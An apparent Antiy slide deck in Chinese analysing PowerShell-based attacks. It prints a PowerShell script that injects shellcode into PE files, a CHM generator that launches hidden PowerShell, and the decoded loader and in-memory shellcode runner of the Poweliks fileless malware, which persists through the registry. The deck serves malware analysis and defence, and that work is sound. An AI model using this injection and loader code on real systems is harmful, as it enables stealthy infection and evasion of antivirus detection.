



浅析PowerShell威胁攻击



安天安全研究与应急处理中心

www.antiy.com


 **安天** | 智者安天下



- PowerShell 简介
- 相关样本案例
- 其他攻击应用
- 防御、检测建议



PowerShell简介





- PowerShell是Windows下面非常强大的命令行工具，并且在Windows中PowerShell可以利用.NET Framework的强大功能，也可以调用Windows API，在Win7/server 2008以后，PowerShell已被集成在系统当中。

	PowerShell 2.0	PowerShell 3.0	PowerShell 4.0
Windows 7	Default (SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows Server 2008	Default (R2 SP1)	Requires WMF 3.0 Update	Requires WMF 4.0 Update
Windows 8		Default	Requires WMF 4.0 Update
Windows 8.1			Default
Windows Server 2012		Default	Default (R2)



• 强大的命令

- 像文件系统那样操作Windows Registry——`cd hkcu:`
- 在文件里递归地搜索某个字符串——`dir -r | select string "searchforthis"`
- 使用内存找到五个进程——`ps | sort -Property ws | select -last 5`

• 面向对象

- PowerShell中很多输入输出都不是普通的文本(plain text)，而是一个个对象(objects)。因此与其说PowerShell是一种交互环境，不如说它是一种强大语言的Runtime，而这种语言甚至是面向对象的。

• 调用.NET

- 借助.NET Framework平台强大的类库，几乎让一切都成为可能。

• 兼容性和扩展性

- 完全兼容windows 平台上其它调用，如可执行文件(exe)，批处理bat和vb script等。
- 很多管理平台都提供了各种PowerShell的管理组件，PowerShell俨然变成了一个标准，一个规范。



- Get

- Get-Process、 Get-Service、 Get-Host、 Get-Date、

- Set

- Set-ExecutionPolicy、 Set-Content、 Set-Location

- Write

- Write-Debug、 Write-EventLog 、 Write-Output

- Start

- Start-Job、 Start-Process 、 Start-Service

- New

- New-Item、 New-Object 、 New-Event



Windows PowerShell ISE

The screenshot shows the Windows PowerShell ISE interface. The main editor contains a PowerShell script with HTML content. The script includes comments and code for creating project files and HTML files. The console window shows the execution of the script, resulting in an error message: "Out-CHM : 无法将“Out-CHM”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重新尝试。 行:1 字符:1" followed by a stack trace indicating an ObjectNotFoundException.

```
121 </HTML>
122 "
123
124 #Create the Project file for the CHM
125 $CHMProject = ""
126 [OPTIONS]
127 Contents file=$OutputPath\doc.hhc
128 [FILES]
129 $OutputPath\doc.htm
130 $OutputPath\doc1.htm
131 "
132 #Create the HTM files, the first one controls the payload execution.
133 $SCHMHTML1 = ""
134 <HTML>
135 <TITLE>Check for Windows updates from Command Line</TITLE>
136 <HEAD>
137 </HEAD>
138 <BODY>
139
140 <OBJECT id=x classid="clsid:adb80a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
141 <PARAM name="Command" value="Shortcut">
142 <PARAM name="Button" value="Bitmap::shortcut">
143 <PARAM name="Item1" value=", cmd.exe /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -Execu
144 <PARAM name="Item2" value="273,1,1">
145 </OBJECT>
146
147 </BODY>
148 </HTML>
```

```
PS C:\shell> .\Out-CHM.ps1
PS C:\shell> Out-CHM
Out-CHM : 无法将“Out-CHM”项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后
所在位置 行:1 字符:1
+ Out-CHM
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Out-CHM:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```



PowerShell有多大Power






一个脚本查看内存占用

```
# create new excel instance
$ObjExcel = New-Object -comobject Excel.Application
$ObjExcel.Visible = $True
$ObjWorkbook = $ObjExcel.Workbooks.Add()
$ObjWorksheet = $ObjWorkbook.Worksheets.Item(1)

# write information to the excel file
$i = 0
$first10 = (ps | sort ws -Descending | select -first 10)
$first10 | foreach -Process {$i++; $ObjWorksheet.Cells.Item($i,2) = $_.ws}
$otherMem = (ps | measure ws -s).Sum - ($first10 | measure ws -s).Sum
$ObjWorksheet.Cells.Item(11,1) = "Others"; $ObjWorksheet.Cells.Item(11,2) = $otherMem

# draw the pie chart
$ObjCharts = $ObjWorksheet.ChartObjects()
$ObjChart = $ObjCharts.Add(0, 0, 500, 300)
$ObjChart.Chart.SetSourceData($ObjWorksheet.range("A1:A11"))
$ObjChart.Chart.ChartType = 70
$ObjChart.Chart.ApplyDataLabels(5)
```





向PE文件注入ShellCode

10

- 在代码段找到一块可利用区域
- 在可用区域写入shellcode
- 修改文件入口点为shellcode的地址
- 计算shellcode末尾地址与原始入口点偏移
- 在shellcode尾部跳转到原始入口点



PowerShell PE Injection

```
# Read File bytes
$bytes = [System.IO.File]::ReadAllBytes($Path)

New-Variable -Option Constant -Name Magic -Value @{
    "010b" = "PE32"
    "020b" = "PE32+"
}

# Function courtesy of @mattifestation
function Local:ConvertTo-Int{
    Param(
        [Parameter(Position = 1, Mandatory = $True)]
        [Byte[]]
        $array)
    switch ($array.Length){
        # Convert to WORD & DWORD
        2 { Write-Output ( [UInt16] ('0x{0}' -f (($array | % {$_}.ToString('X2')) -join '')) ) }
        4 { Write-Output ( [Int32] ('0x{0}' -f (($array | % {$_}.ToString('X2')) -join '')) ) }
    }
}

# Offsets for calculations
$PE = ConvertTo-Int $bytes[63..60]
$NumOfPESection = ConvertTo-Int $bytes[($PE+7)..($PE+6)]
$OptSize = ConvertTo-Int $bytes[($PE+21)..($PE+20)]
$Opt = $PE + 24
$SecTbl = $Opt + $OptSize
```



PowerShell PE Injection

```
# Inject all the things!
for($i=0; $i -lt $ShellCode.Length; $i++){
    $bytes[($ShellCodeWrite + $i)] = $ShellCode[$i]
}

# Set new Entry Point Offset --> $NullCount
$bytes[($Opt+19)] = [byte]('0x' + $NullCount.Substring(0,2))
$bytes[($Opt+18)] = [byte]('0x' + $NullCount.Substring(2,2))
$bytes[($Opt+17)] = [byte]('0x' + $NullCount.Substring(4,2))
$bytes[($Opt+16)] = [byte]('0x' + $NullCount.Substring(6,2))

# Modified Entry Point
$EntryPointOffset = '{0:X8}' -f (ConvertTo-Int $bytes[($Opt+19)..($Opt+16)])
echo "Modified Entry Point Offset:      0x$EntryPointOffset"

# Calculate & append farJMP
$Distance = '{0:x}' -f ($EntryPointBefore - (ConvertTo-Int $bytes[($Opt+19)..($Opt+16)]) - $ShellCode.Length - 5)
echo "Inject Far JMP:                    0xe9$Distance"
$bytes[($ShellCodeWrite + $ShellCode.Length)] = 0xE9
$bytes[($ShellCodeWrite + $ShellCode.Length + 1)] = [byte]('0x' + $Distance.Substring(6,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 2)] = [byte]('0x' + $Distance.Substring(4,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 3)] = [byte]('0x' + $Distance.Substring(2,2))
$bytes[($ShellCodeWrite + $ShellCode.Length + 4)] = [byte]('0x' + $Distance.Substring(0,2))

# Hexdump of null-byte padding (after)
echo "`nNull-Byte Padding After:"
$output = ""
foreach ( $count in $bytes[($ShellCodeWrite - 1)..($ShellCodeWrite+504)] ) {
    if (($output.length%32) -eq 0){
        $output += "`n"
    }
    else{
        $output += "{0:X2} " -f $count
    }
}
echo "$output`n"

[System.IO.File]::WriteAllBytes($Path, $bytes)
```




• 修改入口点

```
00000100 B9 D4 C2 4F 00 00 00 00 00 00 00 00 E0 00 03 01
00000110 0B 01 08 00 00 90 0D 00 00 20 0B 00 00 00 00 00
00000120 46 97 0D 00 00 10 00 00 00 A0 0D 00 00 00 40 00
00000130 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00
00000140 04 00 00 00 00 00 00 00 00 F0 19 00 00 10 00 00
```

```
00000100 B9 D4 C2 4F 00 00 00 00 00 00 00 00 E0 00 03 01
00000110 0B 01 08 00 00 90 0D 00 00 20 0B 00 00 00 00 00
00000120 59 64 0B 00 00 10 00 00 00 A0 0D 00 00 00 40 00
00000130 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00 00
00000140 04 00 00 00 00 00 00 00 00 F0 19 00 00 10 00 00
```

• 插入shellcode

```
000d9740 00 E9 9A 89 FD FF 60 31 D2 52 68 63 61 6C 63 54
000d9750 59 52 51 64 8B 72 30 8B 76 0C 8B 76 0C AD 8B 30
000d9760 8B 7E 18 8B 5F 3C 8B 5C 1F 78 8B 74 1F 20 01 FE
000d9770 8B 54 1F 24 0F B7 2C 17 42 42 AD 81 3C 07 57 69
000d9780 6E 45 75 F0 8B 74 1F 1C 01 FE 03 3C AE FF D7 58
000d9790 58 61 E9 C2 CC FD FF 00 00 00 00 00 00 00 00
```

```
000d9740 00 E9 9A 89 FD FF 00 00 00 00 00 00 00 00 00 00
000d9750 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9760 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9770 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9780 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000d9790 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```



两个注入例子

This screenshot shows a Windows desktop environment. In the foreground, a Notepad++ window titled 'new 1 - Notepad++' is open, with its menu bar (File, Edit, Search, View, Format) and toolbar visible. Behind it, the Process Explorer window is open, displaying a tree view of system processes. The 'services.exe' process is highlighted in red. At the bottom of the Process Explorer window, 'notepad++.exe' and 'calc.exe' are listed, both highlighted with red boxes. The Process Explorer table shows the following data:

进程	PID	CPU	私有字节
系统空闲进程	0	98.46	
中断	n/a		
DPCs	n/a		
System	4		
smss.exe	564		172 K
csrss.exe	628		2,204 K
winlogon.exe	652		6,640 K
services.exe	696		1,808 K
vmacthlp.exe	864		740 K
svchost.exe	892		3,108 K
svchost.exe	964		1,808 K
svchost.exe	1048		9,360 K
svchost.exe	1100		1,244 K
svchost.exe	1200		1,300 K
spoolsv.exe	1500		3,904 K
svchost.exe	1828		1,364 K
vmtoolsd.exe	1936		6,780 K
VMUpgradeH...	2024		1,132 K
lsass.exe	708		2,240 K
explorer.exe	1444		11,564 K
VMwareTray.exe	1628		2,224 K
VMwareUser.exe	1636		5,596 K
ctfmon.exe	1656		1,020 K
procexp.exe	460	1.54	6,664 K
Hash_1.0.4.exe	296		660 K
notepad++.exe	520		7,224 K
calc.exe	528		1,520 K

This screenshot shows a Windows desktop environment. In the foreground, a Windows Calculator window is open, displaying the number '0.' in the input field. Behind it, the Process Explorer window is open, showing a tree view of system processes. The 'explorer.exe' and 'calc.exe' processes are highlighted with red boxes. The Process Explorer table shows the following data:

进程	PID	私有字节
smss.exe	564	172 K
csrss.exe	628	2,204 K
winlogon.exe	652	6,640 K
services.exe	696	1,808 K
vmacthlp.exe	864	740 K
svchost.exe	892	3,108 K
vmiprvse.exe	964	1,808 K
svchost.exe	1048	9,360 K
svchost.exe	1100	1,244 K
svchost.exe	1200	1,300 K
spoolsv.exe	1500	3,904 K
svchost.exe	1828	1,364 K
vmtoolsd.exe	1936	6,780 K
VMUpgradeH...	2024	1,132 K
lsass.exe	708	2,240 K
explorer.exe	1444	11,564 K
VMwareTray.exe	1628	2,224 K
VMwareUser.exe	1636	5,596 K
ctfmon.exe	1656	1,020 K
procexp.exe	460	6,664 K
Hash_1.0.4.exe	296	660 K
notepad++.exe	520	7,224 K
calc.exe	528	1,520 K
VMwareTray.exe	1932	2,184 K



VT检出率




SHA256: 857d29ee2f4f9e80cb135db70affa4d3b0561965f2212d791ee4c1d912a2cc6e

File name: notepad++.exe

Detection ratio: 4 / 54

Analysis date: 2015-12-09 03:31:25 UTC (2 days, 2 hours ago)



Analysis

File detail


Additional information

Comments 0

Votes

Behavioural information

Antivirus	Result	Update
Fortinet	W32/Kryptik.AG!tr	20151209
NANO-Antivirus	Virus.Win32.Gen.ccmw	20151209
Qihoo-360	HEUR/QVM20.1.Malware.Gen	20151209
VBA32	Heur.Trojan.Hlux	20151208



相关样本案例

- POWELIKS - 利用PowerShell的无实体文件驻留
- Stealing Campaigns - 利用PowerShell进行窃取数据的行动



行为过程

The image displays a Windows Task Manager window and a Process Explorer window. The Task Manager window shows the properties for `mshta.exe:1576` and `powershell.exe:3064`. The Process Explorer window shows a list of running processes with columns for Process, PID, CPU, and Private Memory.

mshta.exe:1576 Properties

Image File	Image	Performance	Performance Graph	Threads	TCP/IP
Microsoft (R) HTML 应用程序主机 (Not verified) Microsoft Corporation					
Version: 11.0.9600.17416					
Time: 2014/11/21 15:40					
Path: C:\Windows\system32\mshta.exe					
Command line: "C:\Windows\system32\mshta.exe" javascript:xwU6MotA="1DB1rV";J14o=new%{					
Current directory: C:\Windows\System32\					
Parent: WmiPrvSE.exe(3024)					
User: WIN-R65DKSQ025R\win8					

powershell.exe:3064 Properties

Image File	Image	Performance	Performance Graph	Threads	TCP/IP
Windows PowerShell (Not verified) Microsoft Corporation					
Version: 6.3.9600.17415					
Time: 2014/11/21 12:56					
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe					
Command line: "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex \$env:dern					
Current directory: C:\Windows\System32\					

Process Explorer - Sysinternals: w...

Process	PID	CPU	Private
Interrupts	n/a		
DPCs	n/a		
System Idle Process	0	100.00	
System	4		
smss.exe	260		
csrss.exe	336		
csrss.exe	388		
wininit.exe	396		
services.exe	468		
svchost.exe	548		
ChsIME.exe	2992		
WmiPrvSE.exe	3024		
mshta.exe	1576		
powershell.exe	3064		
conhost.exe	1304		
svchost.exe	588		
svchost.exe	728		
audiodg.exe	2260		
svchost.exe	788		
taskhost.exe	2868		
svchost.exe	828		
svchost.exe	888		
WUDFHost.exe	1992		
svchost.exe	240		
spoolsv.exe	856		
svchost.exe	300		
svchost.exe	1172		
vmtoolsd.exe	1396		
svchost.exe	1924		
svchost.exe	1948		
msdtc.exe	2128		
SearchIndexer.exe	812		
SearchFilterHost.exe	2520		
SearchProtocolHost.exe	2724		
svchost.exe	3668		
lsass.exe	492		



执行JS脚本

- JavaScript脚本

```
"C:\Windows\system32\mshta.exe" javascript: TG5axxS="3QL3Q"; W1e=new%20ActiveXObject("WScript.Shell"); cAgcUwe3="b1"; vnRU1=W1e.RegRead("HKCU\software\dCvZOz1z9A\841ETK"); hqHpMB7aa="AM5AWLybhu"; eval(vnRU1); K8LpIjZ="G9r5FTk";
```

- 处理后

```
obj=new ActiveXObject("WScript.Shell");  
RegData=obj.RegRead("HKCU\software\dCvZOz1z9A\841ETK");  
eval(RegData);
```

- 注册表内存储js脚本



注册表编辑器

文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
84lETK	REG_SZ	wnLEPQHni...
RR4TtF	REG_SZ	w魔口UQK...

Network
Printers
Software
AppDataLow
Classes
dCvZOz1z9A
f12fb81a1f
IM Providers
Macromedia
Microsoft

1.reg - 记事本

```

windows Registry Editor for Version 5.00

[HKEY_CURRENT_USER\software\dCvZOz1z9A]
"RR4TtF"="w魔口UQK法f?梢CW?V湘口CE拔款C 口震负口痛撞皖口 q咽口ml葛CW誦喚噠雅zK1~口口 雷鶴口VD
婕?Dyd惹:cDS口程为稍 哈+整G?>?"@ 佛口:l邊1o?"?E Y喝Z2襪口P$R? 鑿玲滿>口?P喚A\ 鏡F?腫那蛙
軌口6口嬉:博哪口 2?口昌舞-傷焚 b威口 薩烈嶺根俊犯?致?E似皇N痲H俊X徽<葛莪莪呢?E?新?榨?乍h?口
魔?c&?;/; 鏡G濼口8"
"84lETK"="wnLEPQHniRjQyHjBv4aiqvz="bPN6wjJpaosxmJstSZuAGEFVE4FV31QITrkfF2qAgk9m2yx8KQpnmaD0
FDNxigkyp18EEy51Gjq1KglYc1HjKSYaJ3CwhcrGVhQ17u1Y1TE2Abvmoc4y10EITNSnwbFYUO";VPDgga1H1gzqwgT
gFE="dwGBMQh8xHotmSPE5xRrTVjzSowfkrCvhiIPKghBidayw5K2p6zerACaRn";bxn9qwBxUmhrMgXPf6sw="QBUB
F3PwmcEyl100D70LsUGkStYmsumOKSmaIn15pyQXyKhnpOEL705M8MBKOAPKqejB93xYVsgnFS20B6eZsrVP4GKI17e
NppBpm811apjxee";l80LjiYiSboAXjSKWUH="iLiDuBk7tr5F5skS6HYB267zLzafIMbrPH3fKj58QswJooCE4RB8
7Jj9uo7xTMR1HEuuEUU";j7czZgsVdIK1NwLcyJqInCQ="F38GfPtPc0kvyv2TsgmMQHgPJA6e5RkIVL17Q1lUQMFuk
cocZm";yKuMXUo1wPr1r1RuZieWfTD="kxyChp83NbnB8I1dxnm7oggsVyxD2AGA2tMCZgD45zkvkadoqAifmx815Bf
kphkAvrFtafYAJzfmYfK";I7fH="280E0B1118705E2A315106776F380B261A3B053D3F2609514A2C0C2B1337545
9091C293C02080B3F09063C312336093D321D091508012D7261744E1910182B1973364625281816012E225E3C59
2242660C2C07130D333C062E1B152A073A3C53125E7A240B383F3317113E1B201C0D455826266502211505341F2
178176F0E071221070C51312C731F1C1231005A3A017476033D0536193C120535260A3D50531F0B093F5A060618
3E7E12043107393A303629122A14192A3D232B4A3D125F2777002064071C4B2118247419370A003C2D1C62284D5
E225E36270E012403263A582A211A2913194C510F3E2A1A05035C3D38273916265A38483358752214001213611A
7F521A241D3F501423362A29141513191D55171F474C1A3C772E7B57663A240D0E1B2226210B1C04542C2249282
01C293538043C3C21172514604C3D2F07020E757D1E61177A03173C74021173342B0C6F292F540E4F2644472D20
012C202B21382E031A5D340017213B6F5237573D0833442C063F25450B080606133A4802083E5061337A3B480A0
43D38277C17343D3325111760F1D03086E057F392C2104352E683B183E2A5D0131105C015D65293A433C243214
2226293C3733344B23110922052115090E5D1868150E09221C001D120C322F352876020E3F443E02510C1D11030
B3427150D05595935003F3731004E2E0839223D411523140725512E2C09242E0E050C3B11091F7205700E322819
095723450B6041253624091A0D7D057979063C2E28083A26121C1E21585B747302230F732F2B401538175427211
B36270C16153D1C150C2F1C01121D071961510C671D28553E05100E123535052E1D5D0D00643662535280F353B1E
4F015823313F1E071E760D602035067E392951220D3B23320C31273A032E205A4E10140D7E0C0F3934281426651
1180172340E222A20085871206D760204372A7F282A07223D3C110B343F340C7D66202D0023332A2A295D214808
162742340E15192E1D172875427C5D2D0E0A1B0E6431000929380D00105805590C180702232C361F7425653E041
E224A5D30122715035F3E0D310102030A38017F210A025E5118211007055420101364345150373468535D472470
74280100742F585D410879563902747A23070A0F7A2C2B190F602825657B59551A170505230C275022252313133
226051E380B1B223429630A70417936250A5D3A4C2C3037216E2F30F3B590E5F6C1C18786B075A620F380D393A
1C1B2003305755161C1B150725021B192D042153274127264F0D2B1E3A0816670A7E33301D025C6730400B2E423
    
```



• 处理后

```
encoded_data="280E0B111B7...";
temp_data="";
for(i=0;i<encoded_data.length;i+=2)
    temp_data+=String.fromCharCode(parseInt(encoded_data.substr(i,2),16));
key="GBzFXAk1h5L45ImEILcPv0k1hfVFdT67gopLQpds1HrdgcsqVzNg1rZG3M9cBPQk1su";
decoded_data="";
for(j=k=0;k<temp_data.length;k++)
    {decoded_data+=String.fromCharCode(temp_data.substr(k,1).charCodeAt()^key.substr(j,1).charCodeAt());j=(j<key.length-1)?j+1:0;}
eval(decoded_data);
```

• 解密后

```
<script type="text/javascript">
    try {
        moveTo(-100, -100);
        resizeTo(0, 0);
        ij5 = new ActiveXObject("WScript.Shell");
        (ij5.Environment("Process"))("demcls") = "iex
        ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('c2x1ZXRo...G100w==')));
        BSh68x = ij5.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:demcls", 0, 1);
    } catch (e) {}
    close();
</script>
```



PowerLiks PowerShell脚本明文

```
sleep(40);
try {
function gdelegate {
    Param([Parameter(Position = 0, Mandatory = $True)][Type[]] $Parameters, [Parameter(Position = 1)][Type] $ReturnType = [Void
]);
    $TypeBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New - Object System.Reflection.AssemblyName(
"ReflectedDelegate")), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule", $false).
DefineType("XXX", "Class,Public,Sealed,AnsiClass,AutoClass", [System.MulticastDelegate]);
    $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public", [System.Reflection.CallingConventions]::Standard,
$Parameters).SetImplementationFlags("Runtime,Managed");
    $TypeBuilder.DefineMethod("Invoke", "Public,HideBySig,NewSlot,Virtual", $ReturnType, $Parameters).SetImplementationFlags(
"Runtime,Managed");
    return $TypeBuilder.CreateType();
}

function gproc {
    Param([Parameter(Position = 0, Mandatory = $True)][String] $Module, [Parameter(Position = 1, Mandatory = $True)][String]
$Procedure);
    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() | Where - Object {
        $_.GlobalAssemblyCache - And $_.Location.Split("\")[-1].Equals("
Microsoft.Win32.UnsafeNativeMethods ");return $UnsafeNativeMethods.GetType("
GetProcAddress ").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.
InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod("
GetModuleHandle ").Invoke($null,@($Module)))),$Procedure));}[Byte[]] $sc32 = 0x55,0x8B,0xEC...; [UInt32[]]
$op=0;$r=([System.Runtime.InteropServices]::GetDelegateForFunctionPointer((gproc kernel32.dll
VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UInt32],[UInt32[]]) ([IntPtr])))).Invoke($sc32,$sc32.Length
,0x40,$op);

if($r -eq 0){
    $pr=([System.Runtime.InteropServices]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([
IntPtr],[UInt32],[UInt32],[UInt32]) ([UInt32])))).Invoke(0,$sc32.Length,0x3000,0x40);if($pr -ne 0){
        $memset=([System.Runtime.InteropServices]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([
UInt32],[UInt32],[UInt32]) ([IntPtr]))));
        for ($i=0;$i -le ($sc32.Length-1);$i++) {
            $memset.Invoke(($pr+$i), $sc32[$i], 1);
            ([System.Runtime.InteropServices]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread) (gdelegate @
([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr]) ([IntPtr])))).Invoke(0,0,$pr,$pr,0,0);}else{[System.Runtime.
InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread) (gdelegate @([IntPtr],[UInt32
],[Byte[]],[Byte[]],[UInt32],[IntPtr]) ([IntPtr])))).Invoke(0,0,$sc32,$sc32,0,0);sleep(1200);}catch{}exit;
}
```

智者安天下



JS调用PowerShell

The image displays three windows illustrating a JavaScript call to PowerShell:

- mshta.exe:1576 Properties:** Shows the command line: `"C:\Windows\system32\mshta.exe" javascript:xxU6MotA=""1DB1rV";J14o=new%2`. A red arrow points from this command line to the PowerShell process in Process Explorer.
- powershell.exe:3064 Properties:** Shows the command line: `"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:dem`. A red arrow points from this command line to the mshta.exe process in Process Explorer.
- Process Explorer - Sysinternals: w...:** A list of running processes. The `mshta.exe` (PID 1576) and `powershell.exe` (PID 3064) processes are highlighted in yellow, indicating their relationship.



读取第二个注册表键值

```


50          push eax
8B85 64FFFFFF mov eax,dword ptr ss:[ebp-0x9C]
50          push eax
8D85 6CFFFFFF lea eax,dword ptr ss:[ebp-0x94]
50          push eax
6A 00       push 0x0
8B85 7CFFFFFF mov eax,dword ptr ss:[ebp-0x84]
83C0 41     add eax,0x41
50          push eax
8B85 70FFFFFF mov eax,dword ptr ss:[ebp-0x90]
50          push eax
FF55 AC     call dword ptr ss:[ebp-0x54]
85C0       test eax,eax

```

1.0041205A

advapi32.RegQueryValueExA

HEX 数据	ASCII
A3 F7 8E ED 0F 15 55 51 4B D4 73 66 3F B6 46 14	w 魔 ■■UQK 詁 f? 精 ■
77 3F 56 CF E6 13 18 43 45 92 69 FD 97 43 FF 0E	w?U 湘 ■■CE 拔 敵 Cj ■
D5 F0 DA 4F 11 8E FB C8 C1 F6 E3 16 F8 AF 71 CE	震 负 ■ 廂 攘 蚌 ■ qZ





解密、执行注册表键值的数据

